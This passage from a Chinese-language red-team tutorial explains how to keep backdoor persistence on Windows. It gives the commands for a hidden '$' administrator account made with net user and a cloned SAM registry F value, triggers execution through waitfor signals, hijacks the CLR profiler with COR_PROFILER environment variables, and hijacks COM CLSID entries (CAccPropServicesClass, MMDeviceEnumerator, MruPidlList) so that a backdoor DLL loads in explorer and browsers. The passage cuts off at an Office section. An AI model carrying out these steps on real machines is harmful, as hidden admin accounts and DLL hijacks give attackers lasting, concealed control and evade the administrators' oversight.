TCP 0.0.0.0:31337 0.0.0.0:0 LISTENING 2780
UDP [::]:62780 *:* 1364
C:\Users\Administrator>
开源聚合网络空间安全研究院

如果想删除服务，可以执行

```
meterpreter > run metsvc -r
```


影子用户

影子用户顾名思义就是一个隐藏用户，只能通过注册表查看这个用户，其它方式是找不到这个用户的信息的

在用户名后面加一个$可以创建一个匿名用户，创建完毕后我们再把这个用户添加到administrator组


```
net user test$ test /add
net localgroup administrators test$ /add
```

可以看到net user是看不到我们创建的用户，但是计算机管理-用户和组中可以看到




所以这时候我们就需要修改一下注册表，其键位置为：HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users

注意： SAM键值默认是只能system权限修改的，所以我们要修改一下SAM键的权限，给予administrator完全控制和读取的权限



然后我们将administrator用户对应的项中的F值复制到test$对应xiang中的F值，然后保存



然后我们将test$删除掉

```
net user test$ /del
```

然后再双击导出的注册表文件，然后我们再看一下

net user和计算机管理-用户和组中都查看不到用户了，但是我们可以用net user test$查看用户信息

这个时候我们再用net user test$ /del是删除不掉这个用户的，只能通过注册表来删除。

waitfor

关于waitfor手册中是这么解释的：

> 在系统上发送或等待信号。waitfor可用于跨网络同步计算机。

waitfor的语法

```
waitfor [/s <Computer> [/u [<Domain>\]<User> [/p [<Password>]]]] /si <SignalName>
waitfor [/t <Timeout>] <SignalName>
```

参数解释：

```
/s <Computer>  指定远程计算机的名称或IP地址，默认为本地计算机
/u [<Domain>]<user>     使用指定用户帐户的凭据运行脚本。默认是使用当前用户的凭据。
/p <Password>  指定/u参数中指定的用户帐户的密码。
/si            发送指定激活信号。
/t             指定等待信号的秒数。默认为无限期等待。
<SignalName>    指定等待或发送的信号，不区分大小写，长度不能超过225个字符
```


关于waitfor更多的信息可以看一下微软提供的手册：链接https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/waitfor

我们来测试一下看看

waitfor test && calc 表示接收信号成功后执行计算器

waitfor /s 192.168.163.143 /u qiyou /p qiyou /si test


结果如下



但是这样只能执行一次，这对我们后门持久化很不利，所以我们得想办法让它持久化。

这里就要借用一下三好师傅的powershell脚本：链接，三好师傅的分析：链接

执行效果如下：



该方法的优点就是能主动激活，但是缺点也明显就是只能在同一网段才能接收和发送激活信号、服务器重启之后就不行了。

CLR

CLR的简述（来自百度百科）

> CLR(公共语言运行库,Common Language Runtime)和Java虚拟机一样也是一个运行时环境，是一个可由多种编程语言使用的运行环境。CLR的核心功能包括：内存管理、程序集加载、安全性、异常处理和线程同步，可由面向CLR的所有语言使用。并保证应用和底层操作系统之间必要的分离。CLR是.NET Framework的主要执行引擎。

需要注意的是CLR能够劫持系统中全部.net程序，而且系统默认会调用.net程序，从而导致我们的后门自动触发，这是我们后门持久化的一个好的思路，下面来实现一下


修改一下注册表，注册表路径：HKEY_CURRENT_USER\Software\Classes\CLSID\，新建子项{11111111-1111-1111-1111-111111111111}（名字随便，只要不与注册表中存在的名称冲突就行），然后再新建子项InProcServer32，新建一个键ThreadingModel，键值为：Apartment，默认的键值为我们dll的路径

然后在cmd下设置一下：

PS：要注册为全局变量，不然只能在当前cmd窗口劫持.net程序

```
SETX COR_ENABLE_PROFILING=1 /M
SETX COR_PROFILER={11111111-1111-1111-1111-111111111111} /M
```

然后执行一波，效果如下，可以看到已经成功劫持了



Hijack CAccPropServicesClass and MMDeviceEnumerator

什么是COM（来自WIKI）

> 组件对象模型（英语：Component Object Model，缩写COM）是微软的一套软件组件的二进制接口标准。这使得跨编程语言的进程间通信、动态对象创建成为可能。COM是多项微软技术与框架的基础，包括OLE、OLE自动化、ActiveX、COM+、DCOM、Windows shell、DirectX、Windows Runtime。


这个和CRL劫持.NET程序类似，也是通过修改CLSID下的注册表键值，实现对CAccPropServicesClass和MMDeviceEnumerator的劫持，而系统很多正常程序启动时需要调用这两个实例，所以这个很适合我们的后门持久化。

经测试貌似64位系统下不行（或许是我姿势的问题），但是32位系统下可以，下面说一下32位系统利用方法：


在%APPDATA%\Microsoft\Installer\{BCDE0395-E52F-467C-8E3D-C4579291692E}\下放入我们的后门dll，重命名为test._dl

PS： 如果Installer文件夹不存在，则依次创建Installer\{BCDE0395-E52F-467C-8E3D-C4579291692E}

然后就是修改注册表了，在注册表位置为：HKCU\Software\Classes\CLSID\下创建项{b5f8350b-0548-48b1-a6ee-88bd00b4a5e7}，然后再创建一个子项InprocServer32，默认为我们的dll文件路径：C:\Users\qiyou\AppData\Roaming\Microsoft\Installer\{BCDE0395-E52F-467C-8E3D-C4579291692E}，再创建一个键ThreadingModel，其键值为：Apartment




然后就是测试了，打开iexplore.exe，成功弹框




PS：{b5f8350b-0548-48b1-a6ee-88bd00b4a5e7}对应CAccPropServicesClass，{BCDE0395-E52F-467C-8E3D-C4579291692E}对应MMDeviceEnumerator

在注册表位置为HKCU\Software\Classes\CLSID\下创建项{42aedc87-2188-41fd-b9a3-0c966feabec1}，再创建一个子项InprocServer32，默认的键值为我们的dll路径，再创建一个键ThreadingModel，其键值：Apartment



该注册表对应COM对象MruPidlList，作用于shell32.dll，而shell32.dll是Windows的32位外壳动态链接库文件，用于打开网页和文件，建立文件时的默认文件名的设置等大量功能。其中explorer.exe会调用shell32.dll，然后会加载COM对象MruPidlList，从而触发我们的dll文件

当用户重启时或者重新创建一个explorer.exe进程时，就会加载我们的恶意dll文件，从而达到后门持久化的效果。这里我们直接结束一个explorer.exe进程再起一个进程来看一下效果




office系列

Word WLL

